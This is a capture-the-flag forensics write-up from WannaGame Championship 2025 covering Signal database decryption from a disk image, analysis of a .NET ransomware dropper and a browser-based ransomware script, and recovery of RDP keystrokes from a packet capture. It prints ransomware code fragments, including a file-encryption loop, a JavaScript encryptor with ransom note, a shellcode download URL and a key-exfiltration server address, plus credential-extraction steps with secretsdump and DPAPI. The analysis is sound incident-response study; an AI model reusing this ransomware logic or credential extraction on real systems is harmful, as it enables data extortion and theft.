
Overview #
Last week I played WannaGame Championship 2025 with my team BKISC. Together, we got 2nd place for the Vietnam division:

This is the writeup for some of my favourite forensics challenge from the CTF.
Communicate #
The chall gives a disk image. Inspecting the AppData, there was two chat app Session and Signal. In Session, there was nothing In Signal, to view the database, we need to decrypt the encrypted key in config.json in order to decrypt the Database with SQLite Cipher. The encrypted key is protected by v10.
Getting the password of user by secretsdump. The password is qwerty.
Use the password to get the key in Protect.
0x9775cb01f73eff2bd8ff943ae9040d753804d2c9ffd513c1db2ca218c7b9225817bbb24c77c7e52577fb916e52137744fdd917f5180b56c4e8a9fef4bf1a0da9
Use this key to decrypt the key in Local State
➜  Communicate impacket-dpapi unprotect -file key_enc -key 0x9775cb01f73eff2bd8ff943ae9040d753804d2c9ffd513c1db2ca218c7b9225817bbb24c77c7e52577fb916e52137744fdd917f5180b56c4e8a9fef4bf1a0da9
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Successfully decrypted data
 0000   5A 98 5F 65 71 4E 07 3C  05 CD 29 29 C8 3F 9C 18   Z._eqN.<..)).?..
 0010   61 ED 0B BB DE B7 26 B5  56 D9 4C 51 58 FE EF 0E   a.....&.V.LQX...
Use the key to decrypt AES-GCM the v10 encrypted in config.json and get the final SQL Cipher.
5d7952292072ac320e0d66108d47fbc4de306396cb8270cabdd855fa09b3ba69
Use this key to decrypt the database.
Reading the messages, we can see that some file is sent:

Checking message_attachments table, we see a file salary_staistics.rar stored in 8b\8b5100ceb2c08f97f68dd12a30e97a4f6809f7365d8f5f170ea133bf93daae4f.
We used this paper to decrypt the attachment
https://www.sciencedirect.com/science/article/pii/S2666281725000800. Use AES CBC/NoPadding, take the first 32 bytes of localKey and set IV to be 16 null bytes, then strip the first 16 bytes, and we’ll get the .rar file:

The attachment rar use CVE-2025-8088 to inject the exe file to sensitive folder.
By creating exactly the path C:\Users\sosona\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\, we can get the Update.exe and the csv file contains part 1 base62 encode.
W1{7h15_155_7h3_f1rr57_fl4ff4g_s3ss1on_r3c0very-
The Update.exe is the ransomware. It obfuscate it’s name and strings to make it hard to analyze. Therefore, I used a dnspy plugin to rename the classes and functions.
The strings is obfuscated by this function:
using System;
using System.Security.Cryptography;

namespace ChiyoChiyoChiyoChiyoChiyoChiyoChiyoChiyoChiyoChiyoChiyoChiyoChiyoChiyoChiyoChiyoChiyoChiyoChiyoChiyoChiyo
{
	// Token: 0x02000004 RID: 4
	public class CryptoAES
	{
		// Token: 0x06000009 RID: 9 RVA: 0x0000244C File Offset: 0x0000064C
		public static object DecryptAES(string pXqYfeWgCBZOAYUjYnh)
		{
			RijndaelManaged rijndaelManaged = new RijndaelManaged();
			HashAlgorithm hashAlgorithm = new MD5CryptoServiceProvider();
			byte[] array = new byte[32];
			byte[] array2 = hashAlgorithm.ComputeHash(ByteUtils.StringToBytes(Config.AES_Key_Salt));
			Array.Copy(array2, 0, array, 0, 16);
			Array.Copy(array2, 0, array, 15, 16);
			rijndaelManaged.Key = array;
			rijndaelManaged.Mode = CipherMode.ECB;
			ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
			byte[] array3 = Convert.FromBase64String(pXqYfeWgCBZOAYUjYnh);
			return ByteUtils.BytesToString(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
		}
	}
}
It computes the md5 hash of the string QjRrbkVFN1Uzdw==, then extend to 32 bytes by copy the hash into the first 16 bytes, then copy again to bytes 15-31. I wrote a little script to get the AES key:
import hashlib
import base64
from Crypto.Cipher import AES

salt = "QjRrbkVFN1Uzdw=="
md5_hash = hashlib.md5(salt.encode('utf-8')).digest() # 16 bytes

key_buffer = bytearray(32)
key_buffer[0:16] = md5_hash
key_buffer[15:31] = md5_hash
print(f"Key Hex: {key_buffer.hex()}")
The key in hex is 2778f1b116440a912bc28ffa1c4b872778f1b116440a912bc28ffa1c4b870500
Using this key to decrypt the strings in ECB mode, we can get some strings:
- shellcode_URL:
https://gist.githubusercontent.com/YoNoob841/6e84cf5e3f766ce3b420d2e4edcc6ab6/raw/57e4d9dcd9691cd6286e9552d448e413f62f8b1f/NjtvSTuePfCiiXpCDzCUiCVBifJnLu - XOR_Key:
M1kar1
The next part of the malware takes the shellcode from the URL, XOR it with key M1kar1 and run it. If we do this, we’ll get another .exe file, which is the main file encryptor.
Since the names are obfuscated, I used de4dot to rename them to simpler names.
The main code encrypts all files in the user directory and then sends the RSA encrypted key to a server:
public void method_1()
{
    GClass1 gclass = new GClass1();
    GClass2 gclass2 = new GClass2();
    string text = GClass0.smethod_0();
    foreach (string text2 in GClass3.smethod_0(this.string_0))
    {
        if (File.Exists(text2) && !text2.EndsWith(".foooo"))
        {
            try
            {
                string text3 = GClass0.smethod_1(Convert.ToBase64String(File.ReadAllBytes(text2)), text);
                File.WriteAllText(text2 + ".foooo", text3);
                File.Delete(text2);
            }
            catch
            {
            }
        }
    }
    this.method_0();
    string machineName = Environment.MachineName;
    string text4 = Convert.ToBase64String(gclass2.method_0(text));
    gclass.method_1(text4);
    gclass.method_2();
}
First, we need to find the key used to encrypt the files. The key is RSA encrypted using these numbers:
"<RSAKeyValue><Modulus>[redacted]</Modulus><Exponent>Cw==</Exponent></RSAKeyValue>"
Then it’s sent to 172.25.242.197:31245. Filter this IP and port in Wireshark and we’ll get the encrypted key.
We noticed that the RSA uses exponent 0xb, which is low. This means we can decrypt RSA without knowing p and q:
import base64
import gmpy2
from Crypto.Util.number import long_to_bytes, bytes_to_long

encrypted_b64 = "AAAAAA..." # get from PCAP


c_bytes = base64.b64decode(encrypted_b64)
c_int = bytes_to_long(c_bytes)

exponent = 11
message_int, is_exact = gmpy2.iroot(c_int, exponent)

if is_exact:
    print("[+] Attack Successful! Found exact root.")

    aes_key = long_to_bytes(message_int)

    if len(aes_key) < 32:
        aes_key = aes_key.rjust(32, b'\0')

    print(f"Recovered AES Key (Hex): {aes_key.hex()}")
    print(f"Recovered AES Key (B64): {base64.b64encode(aes_key).decode()}")
else:
    print("[-] Attack failed. The modulo might have been triggered, or endianness is wrong.")
So the original key is Wu/F6K9CnxuCS0ubNF5CEceMumb155dGnV2714cOp8g=
We wrote a script to decrypt the files:
import os
import base64
from pathlib import Path
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

def get_target_directories():
    """Returns a list of paths for Desktop, Downloads, and Documents."""
    home = Path.home()
    return [
        Path("Desktop")
    ]

def decrypt_file(file_path, key):
    """
    Decrypts a single file using AES-CBC via PyCryptodome.
    Assumes the first 16 bytes are the IV.
    """
    try:
        with open(file_path, 'rb') as f:
            file_data = f.read()

        # Check for minimum length (IV + at least 1 block)
        if len(file_data) < 32:
            print(f"[!] Skipped {file_path}: File too small.")
            return

        # Extract IV and Ciphertext
        file_data = base64.b64decode(file_data.decode())
        iv = file_data[:16]
        ciphertext = file_data[16:]

        # Initialize Cipher
        cipher = AES.new(key, AES.MODE_CBC, iv)

        # Decrypt and Unpad
        # AES block size is 16 bytes (128 bits)
        decrypted_padded_data = cipher.decrypt(ciphertext)
        decrypted_data = unpad(decrypted_padded_data, AES.block_size)

        # Determine output filename (remove .foooo extension)
        output_path = file_path.with_suffix('')

        # Write decrypted data
        with open(output_path, 'wb') as f:
            f.write(decrypted_data)

        print(f"[+] Decrypted: {file_path} -> {output_path}")

    except ValueError:
        print(f"[-] Error decrypting {file_path}: Padding error or incorrect key.")
    except Exception as e:
        print(f"[-] Error processing {file_path}: {e}")

def main():
    # Base64 encoded key
    base64_key = "Wu/F6K9CnxuCS0ubNF5CEceMumb155dGnV2714cOp8g="
    try:
        key = base64.b64decode(base64_key)
    except Exception as e:
        print(f"Error decoding key: {e}")
        return

    target_extension = ".foooo"
    target_dirs = get_target_directories()

    print(f"Starting PyCryptodome scan for files ending in {target_extension}...")

    for directory in target_dirs:
        if not directory.exists():
            continue

        print(f"Scanning: {directory}")
        for root, dirs, files in os.walk(directory):
            for file in files:
                if file.endswith(target_extension):
                    full_path = Path(root) / file
                    decrypt_file(full_path, key)

    print("Decryption scan complete.")

if __name__ == "__main__":
    main()
Then we got the second part of the part:
MXNFQnFuZklTR0hGemV6MzBLaFZLaVMyaThFRXd0bnh5czJFWUxRcVp0Z2tBZEM5eDZqMmxjaG5UZnh6RDRnbmVUVElRM1gzMklzMXlUVnhsQmMycUNhRExUQ1hDTFlDcG1Sa29pZkNrQnFSeW9YZVVuWlA0YlliSFhveThzNndJZERPYzBST0lUaGhYU1ZWYnJHaG15SEY4c29yRDh0WnFZcDdJazZ6bFRpTUNpNXlCVHV3cUxBNXVOWHZiVzF4SzRKQXRFTm9LU1FvR056c3JLWVJqRWV1UndrekhkOXVDVGM4aVhXZVNnb3p3U1pTclpndXljckJOR0JzMG1nNVYzRG1LZUI3OTJTeHI0blRURWczSTNuaG5jZTUydHl6a0lZTmxxZE1panJtT2hvZE83MHJpS2hjYnFnRmpTQ1JFbW1jdGFjYlVRdg==
Decrypt base64 then base62 till death, we’ll get the second part
Where is the malware? #
Analyzing $LogFile and $J, we noticed that the encrypted files name were added .crswap extension before being encrypted:

Looking this up, I found a paper about Ransomware over Modern Web Browser. This paper mentions about Out-of-Place Encryption, in which the malware reads the original, writes to a new file (.crswap), and then deletes/replaces the original.
Since this malware is from a website on a browser (it’s Google Chrome in this case), we should be able to trace back which website it was, and get it’s code in the cache data.
First, to find the website, we can find the websites that were granted the Write permission. To do this, we can go to C:\Users\<Username>\AppData\Local\Google\Chrome\User Data\Default\Preferences and search for keywords like file_system_write_guard or file_system_access_chooser_data. Or in this case we know the directory being encrypted is in Documents, we can search for it too. Doing this and we’ll get this website:

The website is https://simplepdf.online. This will make it easier to find the source code of the website in the code cache. I used ChromeCacheView to see the cache data. Just change the path to ...\C\Users\alex\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data and you will see all cached content. You can also search for the URL to find contents faster:

Do this, I found the main.js of the website. The code is obfuscated, so you can use any deobfuscator to deobf it.
The interesting part of the code is this:
F = async () => {
      if (y.selectedDirectory) {
        y.clientId || await Y(), y.isEncrypting = true, c.selectDirBtn && (c.selectDirBtn.disabled = true), c.progressBar && (c.progressBar.style.width = "0%"), c.progressText && (c.progressText.textContent = "Initializing..."), c.progressContainer && (c.progressContainer.style.display = "block");
        try {
          const A = await M.readAllFiles(y.selectedDirectory);
          y.totalFiles = A.length, y.filesProcessed = 0;
          const g = (await (async () => {
            const A = ((A, g = "94b4c8343e07d37ce38a87403029414e05c397dffcbfb7d1302a69a089cc79ef") => {
              if (A.length !== g.length) throw new Error("Hex strings must be the same length for XOR.");
              const C = A.length / 2, I = new Uint8Array(C);
              for (let B = 0; B < C; B += 1) {
                const C = 2 * B;
                I[B] = r(A, C) ^ r(g, C);
              }
              return I;
            })("97640d7edecc04adda142fabe9760513faca90cebce7dd32f4ac6f276e60b509");
            return {aes: await (async A => {
              const g = new h.AES;
              return await g.init({key_bits: 256, key: A, algorithm: h.AES.Algorithm.GCM}), g;
            })(A), rawKeyBytes: A};
          })()).aes;
          for (let C = 0; C < A.length; C++) {
            const I = A[C];
            c.progressText && (c.progressText.textContent = `Processing: ${I.name}...`), await f(I, g), y.filesProcessed++, c.progressBar && (c.progressBar.style.width = y.filesProcessed / y.totalFiles * 100 + "%");
          }
          await R(), c.progressText && (c.progressText.textContent = "Done. ransom.txt created."), c.selectedDirInfo && (c.selectedDirInfo.innerHTML = `<p><strong>Folder:</strong> ${y.selectedDirectory.name} - <strong>Status:</strong> Completed (${y.filesProcessed} files)</p>`);
        } catch (A) {
          c.progressText && (c.progressText.textContent = `Error: ${A.message}`), c.progressContainer && setTimeout(() => {
            c.progressContainer.style.display = "none";
          }, 3e3);
        } finally {
          y.isEncrypting = false, c.selectDirBtn && (c.selectDirBtn.disabled = false);
        }
      }
    }, f = async (A, g) => {
      try {
        const C = await M.readFileAsUint8Array(A), I = await (async (A, g) => {
          const C = await g.encrypt(A);
          return {iv: new Uint8Array(C.iv), ciphertext: new Uint8Array(C.content), tag: C.tag ? new Uint8Array(C.tag) : null};
        })(C, g), B = I.iv, Q = I.tag, E = I.ciphertext, o = new Uint8Array(B.length + Q.length + E.length);
        o.set(Q, 0), o.set(E, Q.length), o.set(B, E.length + Q.length), await M.writeBytesToHandle(A, o);
      } catch (g) {
        console.error(`Failed to process ${A.name}:`, g.message);
      }
    }, R = async () => {
      if (!y.selectedDirectory) return;
      const A = ["*** YOUR FILES HAVE BEEN ENCRYPTED ***", "", "All important documents were encrypted", "To recover them you must follow the instructions below.", "", `Victim ID: ${y.clientId || "UNKNOWN"}`, "1. Visit our secure portal and enter your Victim ID.", "2. Send the requested payment and keep this note safe.", "3. After payment, you will receive the decryption key.", "", "Do not delete this file. Any tampering may lead to data loss.", "", "— Secure Cloud Team"].join("\n");
      await M.writeTextFile(y.selectedDirectory, "ransom.txt", A);
    };
    var U = __webpack_require__(5606);
    window.Buffer = n.Buffer, window.process = U, document.addEventListener("DOMContentLoaded", async () => {
      c = {selectDirBtn: document.getElementById("selectDirBtn"), selectedDirInfo: document.getElementById("selectedDirInfo"), progressBar: document.getElementById("progressBar"), progressText: document.getElementById("progressText"), progressContainer: document.getElementById("progressContainer")}, c.selectDirBtn && c.selectDirBtn.addEventListener("click", N), await Y();
    });
The files are encrypted using AES GCM, with First 16 bytes = Tag, Last 16 bytes = IV, and the middle is the ciphertext. The key is calculated by XORing two hex strings 97640d7edecc04adda142fabe9760513faca90cebce7dd32f4ac6f276e60b509 and 94b4c8343e07d37ce38a87403029414e05c397dffcbfb7d1302a69a089cc79ef. We wrote a script to decrypt the files:
#!/usr/bin/env python3
"""
Decryptor for ransomware that encrypts files with AES-256-GCM
Based on the key extraction from main.js
"""

from Crypto.Cipher import AES
import os
import shutil

def xor_hex_strings(hex1, hex2):
    """XOR two hex strings and return bytes"""
    if len(hex1) != len(hex2):
        raise ValueError("Hex strings must be the same length")

    bytes1 = bytes.fromhex(hex1)
    bytes2 = bytes.fromhex(hex2)

    return bytes([b1 ^ b2 for b1, b2 in zip(bytes1, bytes2)])

def decrypt_file(file_path, key, backup=True):
    """
    Decrypt a single file encrypted by the ransomware

    File structure: Tag (16 bytes) + Ciphertext + IV (12 bytes)
    """
    print(f"Decrypting: {file_path}")

    # Read encrypted file
    with open(file_path, 'rb') as f:
        encrypted_data = f.read()

    # Parse the structure: Tag (16 bytes) + Ciphertext + IV (16 bytes)
    tag = encrypted_data[:16]  # First 16 bytes = Tag
    iv = encrypted_data[-16:]  # Last 16 bytes = IV
    ciphertext = encrypted_data[16:-16]  # Middle = Ciphertext

    print(f"  Tag length: {len(tag)} bytes")
    print(f"  IV length: {len(iv)} bytes")
    print(f"  Ciphertext length: {len(ciphertext)} bytes")

    # Decrypt using AES-256-GCM
    cipher = AES.new(key, AES.MODE_GCM, nonce=iv)

    try:
        plaintext = cipher.decrypt_and_verify(ciphertext, tag)

        # Backup original if requested
        if backup:
            backup_path = file_path + ".encrypted.bak"
            shutil.copy2(file_path, backup_path)
            print(f"  Backup created: {backup_path}")

        # Write decrypted content
        with open(file_path, 'wb') as f:
            f.write(plaintext)

        print(f"  [OK] Successfully decrypted!")
        return True

    except Exception as e:
        print(f"  [X] Decryption failed: {e}")
        return False

def main():
    # Extract key from main.js XOR operation
    key1 = "97640d7edecc04adda142fabe9760513faca90cebce7dd32f4ac6f276e60b509"
    key2 = "94b4c8343e07d37ce38a87403029414e05c397dffcbfb7d1302a69a089cc79ef"

    # Calculate the actual key
    key = xor_hex_strings(key1, key2)

    print(f"Decryption Key (hex): {key.hex()}")
    print(f"Key length: {len(key)} bytes (AES-256)\n")

    # Directory containing encrypted files
    encrypted_dir = r"D:\CTF Writeups\WannaGame 2025\Foren\Malware\Where_is_the_malware\2025-12-05T175919_alexPC\C\Users\alex\Documents\for_meeting"

    # Files to decrypt (exclude ransom.txt)
    files_to_decrypt = [
        "20220808-Advice-SampleFinancialReportingTemplate2022-23-LGA-BlankExample.xlsx",
        "Bulbasaur.jpg",
        "Sample-Financial-Statements-1.pdf",
        "Statement-of-Financial-Position.xlsx",
        "task.pdf"
    ]

    success_count = 0
    fail_count = 0

    for filename in files_to_decrypt:
        file_path = os.path.join(encrypted_dir, filename)
        if os.path.exists(file_path):
            if decrypt_file(file_path, key, backup=True):
                success_count += 1
            else:
                fail_count += 1
            print()
        else:
            print(f"File not found: {file_path}\n")

    print("=" * 60)
    print(f"Decryption complete!")
    print(f"  Success: {success_count} files")
    print(f"  Failed: {fail_count} files")
    print("=" * 60)

if __name__ == "__main__":
    main()
And we got the flag:

Internet Plumber #
The challenge contains a large pcap file.
Inspecting the http traffic:

We got the part1 W1{AI_!s_g3T7|nG_Out-oF_h4nD_b|2
There was also a pastebin link: https://pastebin.com/YG4RUwH0

Inspecting other protocols, we noticed some RDP traffic. It contains keycode and mouse movement. To extract these info, we used PyRDP. First, I extracted the network traces by selecting File > Export PDUs and selecting OSI Layer 7. Then, I used pyrdp-convert to make replay files:
pyrdp-convert -o output rdp.pcap
Two files were generated. Using pyrdp-player, we can see the replays:

Here’s the log:
<Meta released>powershe
<Return pressed>
<Return released>cd
<Space pressed>
<Space released>
<Shift pressed>D
<Shift released>ocuments
<Return pressed>
<Return released>echo
<Space pressed>
<Space released>d89
<Shift pressed>B
<Shift released>c
<Shift pressed>M
<Shift released>xb
<Shift pressed>Q
<Shift released>m
<Space pressed>
<Space released>
<Shift pressed>>
<Shift released>
<Space pressed>
<Space released>passwo
<Backspace pressed>
<Backspace released>d.txt
<Return pressed>
<Return released>echo
<Space pressed>
<Space released>h
<Backspace pressed>
<Backspace released>
<Shift pressed>_
<Shift released>https
<Shift pressed>:
<Shift released>//tinyurl.con/
<Backspace pressed>
<Backspace released>
<Backspace pressed>
<Backspace released>m/bp8fhx9z
<Space pressed>
<Space released>
<Shift pressed>>
<Shift released>
<Space pressed>
<Space released>part3.txt
<Return pressed>
<Return released>
From here, we can get the password for the pastebin, which is d89BcMxbQm. We can also get the third part of the flag.
part 2 uh_tA|<e_a_lO()k_at_tHi5_
part 3 _https://tinyurl.com/bp8fhx9z
For the mouse movement, We wrote a python script to display and try to guess the char.
import pyshark
import matplotlib.pyplot as plt
import matplotlib.animation as animation
from matplotlib.collections import LineCollection

def main():
    cap = pyshark.FileCapture('rdp.pcap', display_filter='(rdp.fastpath.eventheader == 0x20)')

    points = []
    print("Extracting packets...")
    for pkt in cap:
        try:
            timestamp = float(pkt.sniff_timestamp)
            x = int(pkt.rdp.pointer_xpos)
            y = int(pkt.rdp.pointer_ypos)

            # Check button flags.

            is_pressed = (str(pkt.rdp.pointerflags_down) == "True" or str(pkt.rdp.pointerflags_button1) == "True")

            points.append({'x': x, 'y': y, 'timestamp': timestamp, 'is_pressed': is_pressed})
        except AttributeError:
            print("gay")
            continue
        except Exception as e:
            print(f"Error parsing packet: {e}")

    print(f"Extracted {len(points)} points.")

    if not points:
        return

    # Sort by timestamp
    points.sort(key=lambda p: p['timestamp'])

    # Determine events (Press, Release) based on state changes
    for i in range(len(points)):
        current = points[i]
        prev = points[i-1] if i > 0 else None

        is_pressed = current['is_pressed']
        was_pressed = prev['is_pressed'] if prev else False

        if is_pressed and not was_pressed:
            current['event_type'] = 'press'
        elif not is_pressed and was_pressed:
            current['event_type'] = 'release'
        elif is_pressed:
            current['event_type'] = 'drag'
        else:
            current['event_type'] = 'move'

    x_coords = [p['x'] for p in points]
    y_coords = [p['y'] for p in points]

    # Pre-calculate segments and colors for LineCollection
    segments = []
    segment_colors = []

    # Define a color cycle
    available_colors = ['b', 'g', 'r', 'c', 'm', 'y', 'k']
    color_idx = 0

    for i in range(len(points) - 1):
        p1 = points[i]
        p2 = points[i+1]

        # Change color on 'press' event
        if p1['event_type'] == 'press':
            color_idx = (color_idx + 1) % len(available_colors)

        segments.append([(p1['x'], p1['y']), (p2['x'], p2['y'])])
        segment_colors.append(available_colors[color_idx])

    # Visualization Setup
    fig, ax = plt.subplots(figsize=(10, 8))
    ax.set_title('Mouse Movements from PCAP')
    ax.set_xlabel('X')
    ax.set_ylabel('Y')

    DISPLAY_ALL_POINTS = False

    # Set limits with some padding
    margin = 50
    if x_coords and y_coords:
        ax.set_xlim(min(x_coords) - margin, max(x_coords) + margin)
        ax.set_ylim(max(y_coords) + margin, min(y_coords) - margin) # Inverted Y axis

    lc = LineCollection([], linewidths=2, alpha=0.7)
    ax.add_collection(lc)

    cursor, = ax.plot([], [], 'ro', markersize=8, label='Cursor')
    status_text = ax.text(0.02, 0.95, '', transform=ax.transAxes)

    # Legend
    from matplotlib.lines import Line2D
    legend_elements = [
        Line2D([0], [0], marker='o', color='w', label='Move', markerfacecolor='red', markersize=8),
        Line2D([0], [0], marker='*', color='w', label='Press', markerfacecolor='green', markersize=15),
        Line2D([0], [0], marker='o', color='w', label='Drag', markerfacecolor='green', markersize=10),
        Line2D([0], [0], marker='X', color='w', label='Release', markerfacecolor='blue', markersize=15),
        Line2D([0], [0], color='b', lw=2, label='Path (Colors cycle on click)'),
    ]
    ax.legend(handles=legend_elements, loc='upper right')

    def init():
        lc.set_segments([])
        cursor.set_data([], [])
        status_text.set_text('')
        return lc, cursor, status_text

    def update(frame):
        if frame == 0:
            return lc, cursor, status_text

        if DISPLAY_ALL_POINTS:
            current_segments = segments[:frame]
            current_colors = segment_colors[:frame]
        else:
            start_idx = max(0, frame - 50)
            current_segments = segments[start_idx:frame]
            current_colors = segment_colors[start_idx:frame]

        lc.set_segments(current_segments)
        lc.set_color(current_colors)

        cursor.set_data([x_coords[frame]], [y_coords[frame]])

        event_type = points[frame]['event_type']
        if event_type == 'press':
            cursor.set_color('green')
            cursor.set_markersize(15)
            cursor.set_marker('*')
        elif event_type == 'release':
            cursor.set_color('blue')
            cursor.set_markersize(15)
            cursor.set_marker('X')
        elif event_type == 'drag':
            cursor.set_color('green')
            cursor.set_markersize(10)
            cursor.set_marker('o')
        else: # move
            cursor.set_color('red')
            cursor.set_markersize(8)
            cursor.set_marker('o')

        ts = points[frame]['timestamp']
        status_text.set_text(f'Frame: {frame}/{len(points)}\nTimestamp: {ts}\nEvent: {event_type}')

        return lc, cursor, status_text

    ani = animation.FuncAnimation(fig, update, frames=len(points),
                                  init_func=init, blit=True, interval=10, repeat=False)

    print("Starting animation...")
    plt.show()

if __name__ == "__main__":
    main()

part 4 06cc5fc57a}
Flag: W1{AI_!s_g3T7|nG_Out-oF_h4nD_b|2uh_tA|<e_a_lO()k_at_tHi5__https://tinyurl.com/bp8fhx9z_06cc5fc57a}